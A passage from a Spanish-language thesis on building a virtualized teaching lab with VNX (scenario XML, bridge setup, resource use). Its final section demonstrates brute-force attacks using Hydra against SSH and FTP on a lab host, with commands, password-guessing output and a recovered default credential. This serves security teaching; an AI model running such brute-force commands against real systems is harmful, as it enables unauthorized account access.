- `<global>` sirve para describir los parámetros globales del escenario virtual.
- `<net>` sirve para describir las redes virtuales del escenario definido.
- `<vm>` sirve para describir las características de una máquina virtual.

Cada una de estas etiquetas define secciones del escenario en las que se configuran (usando otras etiquetas). Entre estos elementos están: redes virtuales, máquinas virtuales, componentes de las máquinas virtuales (sistema de archivos, memoria, tipo de conexión de red, direccionamiento IP, etc.)

A continuación se describen muy brevemente algunas de estas etiquetas.

- `<scenario_name>` define el nombre de cada escenario, que será distinto para cada escenario.
- `<filesystem>` referencia el sistema de archivos (*root filesystem*) que utilizará la máquina virtual.
- `<mem>` cantidad de memoria RAM que utilizará la máquina virtual.
- `<if>` describe la interfaz de red de cada máquina virtual.

La cantidad de etiquetas disponibles es muy amplia y una descripción más detallada de cada una de ellas se puede encontrar en [11].

2.5.2.3 Comandos para iniciar y terminar escenarios de red [11]

Una de las tareas fundamentales al trabajar con los escenarios definidos en VNX es el inicio y la terminación de dichos escenarios. Iniciar un escenario implica “encender” las

máquinas virtuales definidas, así como los mecanismos de conexión entre ellas. Terminar un escenario, por otro lado, implica apagar todas las máquinas virtuales asignadas a éste. Para realizar estas dos acciones se utiliza el comando **vnx**, cuya sintaxis permite el uso de varias opciones, entre ellas --create y --destroy.
Ambas opciones permiten, respectivamente, iniciar y terminar un escenario definido con VNX. El comando para iniciar un escenario podría ser el siguiente:

```
# sudo vnx –f escenario_archivo.xml –v –create
```

Segmento de código 2.1 Comando para iniciar un escenario

Con la opción –f se especifica el *path* del archivo XML donde se definió el escenario. Para terminar el escenario iniciado, basta cambiar la opción --create por --destroy.

2.5.2.4 Implementación del escenario base

Como se explicó en la sección 2.5.1, el prototipo está formado por un escenario base con las entidades atacante, víctima y *gateway*. Estas entidades se implementarán en máquinas virtuales formando una red como la de la Figura 2.2. En esta sección se describe cómo este escenario se implementa usando VNX mediante la definición de sus componentes en lenguaje XML. Mediante la etiqueta `<scenario_name>` se define el nombre de cada escenario, que será distinto para cada escenario asignado a cada grupo de estudiantes o usuarios. Cada uno de estos escenarios se definirá en un archivo XML distinto. La etiqueta `<net>` permite configurar los atributos correspondientes al nombre de las redes que se utilizarán en cada escenario. En el primer escenario, por ejemplo, se utilizarán dos redes: una llamada Red_local1 a la que se conectarán las tres entidades (*gateway*, víctima y atacante) y una red llamada br0 que permitirá la conexión del *gateway* con la red física del laboratorio.

```
<net name="Red_local1" mode="virtual_bridge"/>
<net name="br0" mode="virtual_bridge" managed="no"/>
```

Segmento de código 2.2 Definición de las redes del escenario

Luego se definen las máquinas virtuales del escenario base, con sus respectivos componentes. Para ello, se define inicialmente el nombre de la máquina virtual y el sistema operativo que se alojará en ella.

```
<vm name="gw1" type="libvirt" subtype="kvm" os="linux" >
```

Segmento de código 2.3 Definición de una máquina virtual

Dentro de la definición de cada máquina virtual se referencia el sistema de archivos (*root filesystem*) que utilizará y la cantidad de memoria RAM.

```
<filesystem
type="cow">/usr/share/vnx/filesystems/rootfs_ubuntu64
</filesystem>
<mem>256M</mem>
```

Segmento de código 2.4 Referencia a *root filesystem* y cantidad de RAM que una máquina virtual utiliza

La interfaz de red de cada máquina virtual se define en el escenario usando la etiqueta <if> y requiere un identificador entero mayor a cero. Además, en su definición se indica también la red a la que se conectará la interfaz.

Mediante la etiqueta <ipv4> se especifica la dirección IP y la máscara de red a utilizarse en la interfaz.

Finalmente, la etiqueta <route> permite la configuración de la ruta por defecto, mientras que la etiqueta <forwarding> sirve para habilitar el enrutamiento en la máquina *gateway*.

```
<if id="1" net="br0">
<ipv4 mask="mascara">IPdir</ipv4>
</if>
<route type="ipv4" gw="gateway">default</route>
<forwarding type="ip" />
```

Segmento de código 2.5 Definición de la interfaz de red para una máquina virtual

En el ANEXO A se puede encontrar el archivo XML completo con las definiciones para los componentes del escenario base completo.

2.5.2.5 Detalles sobre la Instalación y Configuración de VNX

El software de VNX funciona solamente sobre sistema operativo Linux. Además, requiere habilitar el soporte de virtualización en la máquina anfitriona e instalar ciertas dependencias, como el paquete libvirt. En [27] los creadores de VNX proponen un

script para instalar automáticamente VNX y todas sus dependencias. En la Figura 2.3 se puede observar el mensaje que se despliega en pantalla una vez que VNX se instaló [27].

```
creating VNX group: vnx
creating VNX user: vnx
creating data dir: /var/run/vnx

-----------------------------------------------------------------------------------------------
Virtual Networks over LinuX (VNX) -- http://www.dit.upm.es/vnx - vnx@dit.upm.es
Version: 2.0b.5514 (built on 28/08/2015_04:23)
-----------------------------------------------------------------------------------------------
  VNX executed as root
  CONF file: /etc/vnx.conf
  TMP dir=/tmp
  VNX dir=/root/.vnx

                    oooooo     oooo ooooo      ooo ooooooo  ooooo
                     `888.     .8'  `888b.     `8'  `8888    d8'
                      `888.   .8'    8 `88b.    8     Y888..8P
                       `888. .8'     8   `88b.  8      `8888'
                        `888.8'      8     `88b.8     .8PY888.
                         `888'       8       `888    d8'  `888b
                          `8'       o8o        `8  o888o  o88888o

                              Virtual Networks over LinuX
                                  http://vnx.dit.upm.es
                                      vnx@dit.upm.es

                  Departamento de Ingeniería de Sistemas Telemáticos
                              E.T.S.I. Telecomunicación
                          Universidad Politécnica de Madrid

                    Version: 2.0b.5514 (built on 28/08/2015_04:23)
```

Figura 2.3 Instalación de VNX

Las imágenes ya preparadas para el sistema de archivos se pueden descargar de la página de los creadores de VNX como se puede apreciar en la Figura 2.4 o simplemente utilizando el comando **`vnx_download_rootfs`**.

Index of /vnx/filesystems

Name	Last modified	Size
Parent Directory		-
00-readme.txt	2015-12-08 03:34	315
devstack_odl_ovs_KILO.qcow2.bz2	2015-10-31 19:09	2.6G
devstack_odl_ovs_KILO.qcow2.md5	2015-10-31 18:51	62
dragon-gmpls/	2012-06-06 02:36	-
old/	2014-07-10 02:29	-
ostack-images/	2015-12-08 04:06	-
vnx_rootfs_kvm_android-4.4-r2-v025.qcow2	2015-03-17 04:18	1.1G
vnx_rootfs_kvm_android-4.4-r2-v025.qcow2.bz2	2015-03-09 11:32	465M
vnx_rootfs_kvm_android-4.4-r2-v025.qcow2.md5	2015-03-17 04:18	75

Figura 2.4 Root Filesystem proporcionados por sitio web de VNX [27]

Con el fin de que cada escenario asignado a cada grupo de usuarios sea accesible mediante la red física del laboratorio, es necesario conectar una de las interfaces de

red de la máquina *gateway* a la interfaz física de la máquina anfitriona a través de una interfaz puente.

Esta interfaz puente se crea en el archivo `/etc/network/interfaces` de la máquina anfitriona. Esta configuración permite que la tarjeta de red del servidor físico (anfitrión) se puente con cada interfaz de salida de la entidad *gateway* de cada escenario. Este cambio requiere reiniciar el servidor. El archivo de configuración completo puede encontrarse en el ANEXO B.

2.5.3 CREACIÓN DE LA INTERFAZ DE GESTIÓN DE ESCENARIOS

Con el fin de facilitar las tareas de instalación de la infraestructura de virtualización, configuración de red, creación, inicio y terminación de escenarios, se implementó una interfaz basada en la línea de comandos de Linux y el lenguaje *Python* a través de un *script*. Las funciones generales de la interfaz se representan en la Figura 2.5.



Figura 2.5 Esquema general de la interfaz de gestión de escenarios

A continuación se describen los distintos componentes de esta interfaz y el código correspondiente a cada uno de ellos se puede encontrar en el ANEXO C.

2.5.3.1 Instalación de VNX

El componente de instalación le permite a un ayudante de laboratorio, por ejemplo, instalar la infraestructura de virtualización necesaria para construir los escenarios del prototipo. Esto implica la descarga e instalación de las dependencias necesarias para el funcionamiento de VNX [27]. Además se realizan ciertas tareas básicas de configuración para que la aplicación de virtualización quede lista para la creación del escenario de red para los estudiantes. Para este proceso es necesario que la máquina

anfitriona tenga conexión a Internet ya que el software requerido se descargará mediante esa vía. En la Fig. 2.6 se puede apreciar un esquema general del componente de instalación de la interfaz propuesta.



Figura 2.6 Esquema de Instalación de VNX

2.5.3.2 Configuración de Interfaz de Red

La comunicación a través de la red física del laboratorio con los distintos escenarios es necesaria para que los usuarios (estudiantes) tengan acceso a su correspondiente escenario de trabajo. Además, en algunos casos, se requerirá que los dispositivos virtualizados tengan acceso a Internet. Como ya se ha indicado, la conexión de cada escenario virtualizado con la red física del laboratorio se realiza mediante el *gateway*. Cada *gateway* debe conectarse a la red física mediante un puente entre su interfaz de red y la interfaz de red de la máquina anfitriona. Esto se consigue configurando una interfaz de tipo *bridge* (br) en el equipo anfitrión que luego será utilizada para conectar la interfaz de red de cada *gateway* en la configuración de los escenarios. Una vez que el *gateway* se ha conectado a la red física mediante la interfaz puente, éste funcionará como enrutador entre la red virtual de cada escenario y la red física del laboratorio. La

interfaz creada para la gestión de los escenarios ofrece una opción para configurar los parámetros que permitan la conexión descrita previamente. Esta opción verifica primero la existencia de la interfaz puente. Si existe, la configuración ya se encuentra completa. Si la interfaz puente no existe, inicia el proceso de creación, solicitando al usuario los parámetros de configuración IP (dirección, máscara de red) de dicha interfaz. Una vez que se crea la interfaz puente, el sistema operativo anfitrión debe reiniciarse para que se apliquen los cambios realizados. Antes de solicitar al usuario los parámetros de configuración IP, se verifica si el equipo anfitrión tiene conectividad local y externa. Del mismo modo, se validan los parámetros de red ingresados por el usuario antes de crear la interfaz puente. El proceso de configuración que se describe en esta sección se muestra en la Figura 2.7.



Figura 2.7 Configuración de Interfaz de Red

2.5.3.3 Inicio de Escenarios

Como ya se indicó, cada escenario estará formado por tres máquinas virtuales formando una pequeña red que se conecta con la red física a través del *gateway*. El inicio de los escenarios consiste en poner en marcha estas máquinas virtuales, así

como sus conexiones. Esta labor será ejecutada usualmente por el profesor, quien iniciará tantos escenarios como grupos de trabajo haya formado en su clase. Para esto será necesario proveer cierta información relacionada con la configuración IP de la interfaz de red de salida de la máquina *gateway*. Ya que el *gateway* tendrá conexión con la red física, la dirección IP asignada a esta interfaz deberá encontrarse en el rango de esta red y no deberá estar asignada a otros dispositivos.

En la interfaz de gestión de escenarios que se ha creado, el proceso de inicio de escenarios comienza con la verificación de la existencia de la interfaz puente que es necesaria para la conexión de los escenarios con las redes externas. Luego se verifica si los escenarios ya han sido iniciados. Si la interfaz puente existe y los escenarios aún no han sido iniciados, se solicita información sobre el número de escenarios a ejecutar y el rango de direccionamiento a asignarse. Finalmente, luego de un proceso de validación de la conectividad (duplicidad) y del direccionamiento propuesto, las máquinas virtuales y sus conexiones son iniciadas. El proceso de inicio de escenarios que se describe en estos párrafos se puede observar gráficamente en el esquema de la Figura 2.8.



Figura 2.8 Creación de Escenarios

2.5.3.4 Destrucción de Escenarios

Por último, la interfaz de gestión de escenarios ofrece las opciones de terminar todos los escenarios y reiniciar un escenario en específico, si éstos han sido previamente puestos en marcha. La terminación de los escenarios implica sencillamente apagar las máquinas virtuales, terminar sus conexiones, y eliminar la interfaz puente y su asociación con la interfaz virtual del *gateway*.

Restablecer un escenario implica detener un escenario y luego iniciarlo nuevamente. Para esto, se verifica si los escenarios se encuentran activos en ambos casos.

2.5.4 HARDWARE DISPONIBLE PARA EL PROTOTIPO

El *hardware* disponible para el prototipo es básicamente un computador portátil que tiene las siguientes características:

Fabricante	ASUSTek COMPUTER INC.
Modelo	X450CP
Procesador	Intel(R) Core(TM) i3-321U CPU @ 1.80GHz (4CPUs)
Memoria	4096MB
Almacenamiento	100GB

Tabla 2.4 Características del *hardware* utilizado por el prototipo

2.6 CONSUMO DE RECURSOS DEL EQUIPO ANFITRIÓN

Se debe tomar en cuenta que la ejecución simultánea de varios escenarios virtualizados de red genera consumo de memoria RAM y procesamiento en el equipo anfitrión. Por lo que en la Tabla 2.4 se presentan las características mencionadas del equipo anfitrión utilizado para el despliegue de los escenarios del prototipo.

En la Tabla 2.5 se presenta el valor de RAM asignado a cada máquina virtual, para asignar este valor se tomó en cuenta que al desplegar las máquinas virtuales, se asignado el mínimo de recursos de memoria recomendados por: [28].

Para que las máquinas virtuales funcionen adecuadamente, ya que los procesos que se ejecutarán sobre estas máquina virtuales no son intensivos, por lo que el valor de RAM asignado a las máquinas virtuales es el mínimo para su correcto funcionamiento.

Máquina Virtual	RAM [MB]
Atacante	256
Gateway	512
Víctima	256

Tabla 2.5 Asignación de RAM a máquinas virtuales

La Tabla 2.5 indica que el consumo total de memoria por cada escenario sería alrededor de 1GB.

A continuación se presenta el nivel de consumo de procesamiento y de memoria RAM del equipo anfitrión en los siguientes casos: al no existir ningún escenario de red desplegado y al desplegarse uno, dos y por último tres escenarios de red.

- Primer caso: No hay escenarios de red desplegados en el anfitrión.

  Como se puede ver en la Figura 2.9 al no existir ningún escenario de red desplegado, el consumo de procesamiento y de memoria es el que se da por parte del sistema operativo.

  El porcentaje de consumo de procesamiento indicado en la figura corresponde al consumo de procesamiento en ese instante de un total de 1.8 GHz.



Figura 2.9 Consumo de recursos del anfitrión sin existir escenarios de red desplegados en el servidor

- Segundo caso: Existe un escenario de red desplegado en el anfitrión.

  En la Figura 2.10 al existir un escenario de red desplegado, el consumo de procesamiento aumenta notablemente, existiendo picos de consumo de

procesamiento de hasta un 100% (debido a que debe desplegar cada una de las máquinas virtuales que conforman el escenario de red, con su respectiva configuración de conectividad) al momento de iniciar el despliegue del escenario.



Figura 2.10 Consumo de recursos del anfitrión al existir un escenario de red desplegado.

El uso de memoria RAM aumenta linealmente en el tiempo hasta alcanzar el valor de 1GB definido para el escenario.

Como se aprecia en la Figura 2.10 el despliegue de un solo escenario demanda un consumo moderado de recursos del equipo anfitrión.

- Tercer caso: Existen dos escenarios de red desplegados en el anfitrión.

  En la Figura 2.11, el consumo de procesamiento aumenta en comparación a los dos casos anteriores.

  Existiendo un consumo de procesamiento del 100% por lapsos de tiempo considerables (lapsos que se encuentran en el rango de uno a dos minutos).

  Debido a que debe desplegar cada una de las máquinas virtuales que conforman cada escenario de red, con su respectiva configuración de conectividad.

  Cabe recalcar que el nivel de procesamiento que se observa en la figura es al iniciar los escenarios de red.

  Una vez que los escenarios de red se han desplegado en su totalidad (se puede probar conectividad hacia las máquinas virtuales de los escenarios), el nivel de procesamiento disminuye notablemente.



Figura 2.11 Consumo de recursos del anfitrión al existir dos escenarios de red desplegados

Así el uso de memoria RAM sigue aumentando linealmente en el tiempo hasta alcanzar el valor de 1GB definido para cada escenario desplegado. El consumo de recursos del equipo anfitrión ahora es mucho mayor al caso anterior.

- Cuarto caso: Existen tres escenarios de red desplegados en el anfitrión.

  Al ver la figura 2.12 se nota un considerable incremento de procesamiento al punto de llegar al máximo de su capacidad 1.8Ghz en casi todo el tiempo de despliegue de los escenarios en el equipo anfitrión (debido a que debe desplegar cada una de las máquinas virtuales que conforman cada escenario de red, con su respectiva configuración de conectividad).



Figura 2.12 Consumo de recursos del anfitrión al existir tres escenarios de red desplegados

El consumo de RAM sigue siendo lineal a través del tiempo, notándose que al culminar el despliegue de los escenarios el consumo de memoria RAM permanece constante, hasta alcanzar el valor de 1GB por cada escenario desplegado, es decir un total de 3GB entre los tres escenarios de red desplegados, al contrario que el nivel de procesamiento el mismo que disminuye una vez culminado el despliegue de los escenarios, tal como se observa en la Figura 2.13



Figura 2.13 Consumo de recursos del anfitrión al existir tres escenarios de red operativos

Por lo que se puede observar en las Figuras 2.9, 2.10, 2.11, 2.12 y 2.13 cada escenario de red desplegado en el equipo anfitrión necesita 1GB de RAM; una vez terminado el despliegue de los escenarios de red el nivel de procesamiento disminuye, lo que indica que existe un estado transitorio de saturación.

2.7 IMPLEMENTACIÓN DE ESCENARIOS DE ATAQUE

2.7.1 ATAQUE DE FUERZA BRUTA

Como se explica en la sección 1.1.1.1, un ataque de fuerza bruta es un procedimiento cuyo objetivo es averiguar una contraseña y/o nombre de usuario (que pueden estar cifrados) probando todas las combinaciones posibles hasta dar con la correcta (texto original).

Generalmente, el ataque de fuerza bruta se utiliza en combinación con ataques de diccionario. Los ataques de diccionario consisten en usar como base de datos las

palabras de un diccionario o sus combinaciones para obtener el texto correspondiente a una contraseña o a un nombre de usuario. Ya que la automatización de este tipo de procedimientos es actualmente muy fácil de conseguir, la forma recomendada de protegerse frente a estos es usar contraseñas que no estén formadas por palabras de diccionario, si no por un alfabeto más amplio de caracteres que incluyan, por ejemplo, números y caracteres especiales [2].

Para mostrar el funcionamiento de este tipo de ataques se utilizará un par de herramientas: un *exploit* disponible en *Kali Linux* e *Hydra* (herramienta que permite realizar ataques de fuerza bruta utilizando archivos de diccionarios y que soporta varios protocolos) [29].

2.7.1.1 Escenario de Ataque de Fuerza Bruta

El escenario de este ataque estará conformado por los siguientes componentes:

- Máquina del atacante
- Máquina de la víctima
- Máquina del usuario

Desde la máquina del atacante se generan combinaciones de usuario y contraseña que se usan para autenticarse en un servicio que funciona en la máquina víctima, todo esto de manera automatizada. Si la combinación que da acceso al servicio es lo suficientemente débil (una contraseña débil), el resultado del ataque es el acceso del atacante al servicio.

2.7.1.2 Implementación del ataque de Fuerza Bruta usando *Hydra*

Hydra es una herramienta de código abierto que ayuda a un atacante a *crackear*[14] la contraseña de un usuario en un servicio mediante un ataque de fuerza bruta y el uso de varios diccionarios. La fuerza bruta consiste en generar todas las posibles combinaciones de palabras para adivinar el nombre de usuario y/o la contraseña de alguien en un servicio.

Para formar esas combinaciones *Hydra* se alimenta de diccionarios de palabras y luego esas combinaciones son probadas en el sistema.

---

[14] *crackear:* es la acción de irrumpir o entrar de manera forzada a un sistema de cómputo o a una red al ejecutar un programa para obtener información que pueda utilizarse con fines maliciosos.

Para la ejecución del ataque de fuerza bruta, *Hydra* utiliza dos archivos de texto que contienen los diccionarios de palabras para obtener los nombres de usuario y las contraseñas respectivamente.

Además trabaja con varios protocolos que incorporan procesos de autenticación como SSH[15]. Un ejemplo de ejecución de *Hydra* se muestra a continuación:

```
# hydra -L usuarios.txt -P passwords.txt 10.1.100.61 ssh
-vV -f
```

Segmento de código 2.6 Comando para la ejecución de *Hydra* para vulnerar servicio SSH

Como se puede observar, *Hydra* se ejecuta desde la línea de comandos y usa varias opciones para indicar los diccionarios que se utilizarán para generar las combinaciones de nombre de usuario/contraseña, y el objetivo del ataque (dirección IP y tipo de servicio). La salida del comando muestra los distintos intentos de autenticación realizados usando cada nombre de usuario y/o contraseña en los diccionarios utilizados (diccionario que contiene en las contraseñas más populares).

```
[ATTEMPT] target 10.1.100.61 - login "root" - pass
"12345" - 1 of 25 [child 0]
[ATTEMPT] target 10.1.100.61 - login "root" - pass
"password" - 2 of 25 [child 1]
[ATTEMPT] target 10.1.100.61 - login "root" - pass
"msfadmin" - 3 of 25 [child 2]
[ATTEMPT] target 10.1.100.61 - login "administrador" -
pass "12345" - 4 of 25 [child 3]
[ATTEMPT] target 10.1.100.61 - login "administrador" -
pass "password" - 5 of 25 [child 4]
[ATTEMPT] target 10.1.100.61 - login "administrador" -
pass "msfadmin" - 6 of 25 [child 5]
```

Figura 2.14 Mensajes obtenidos mientras se ejecuta herramienta *Hydra*

Para el servicio FTP la funcionalidad es básicamente la misma, cambiando solamente el servicio a vulnerar, es decir se debe especificar el servicio FTP en llugar de SSH.

---

[15] SSH (*Secure SHell*): protocolo que sirve para acceder a máquinas remotas a través de una red de datos.

```
# hydra -l user -P passwords.txt ftp://10.1.100.61
```

Segmento de código 2.7 Comando para la ejecución de herramienta *Hydra* para vulnerar servicio FTP

2.7.1.3 Pruebas y Evaluación del Ataque usando *Hydra* [29]

Luego de ejecutar el comando para los ataques de fuerza bruta se realizan las siguientes pruebas para evaluar su impacto.

- Si las credenciales de autenticación se encontraban en los diccionarios utilizados, al culminar la ejecución se indica el usuario y la contraseña encontrados:

```
[ATTEMPT]target-10.1.100.61-login"msfadmin"-pass"msfadmin"
[22][ssh]host:10.1.100.61 login:msfadmin password: msfadmin
[STATUS] attack finished for 10.1.100.61 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
```

Figura 2.15 Resultado de la ejecución de *Hydra* para vulnerar servicio SSH

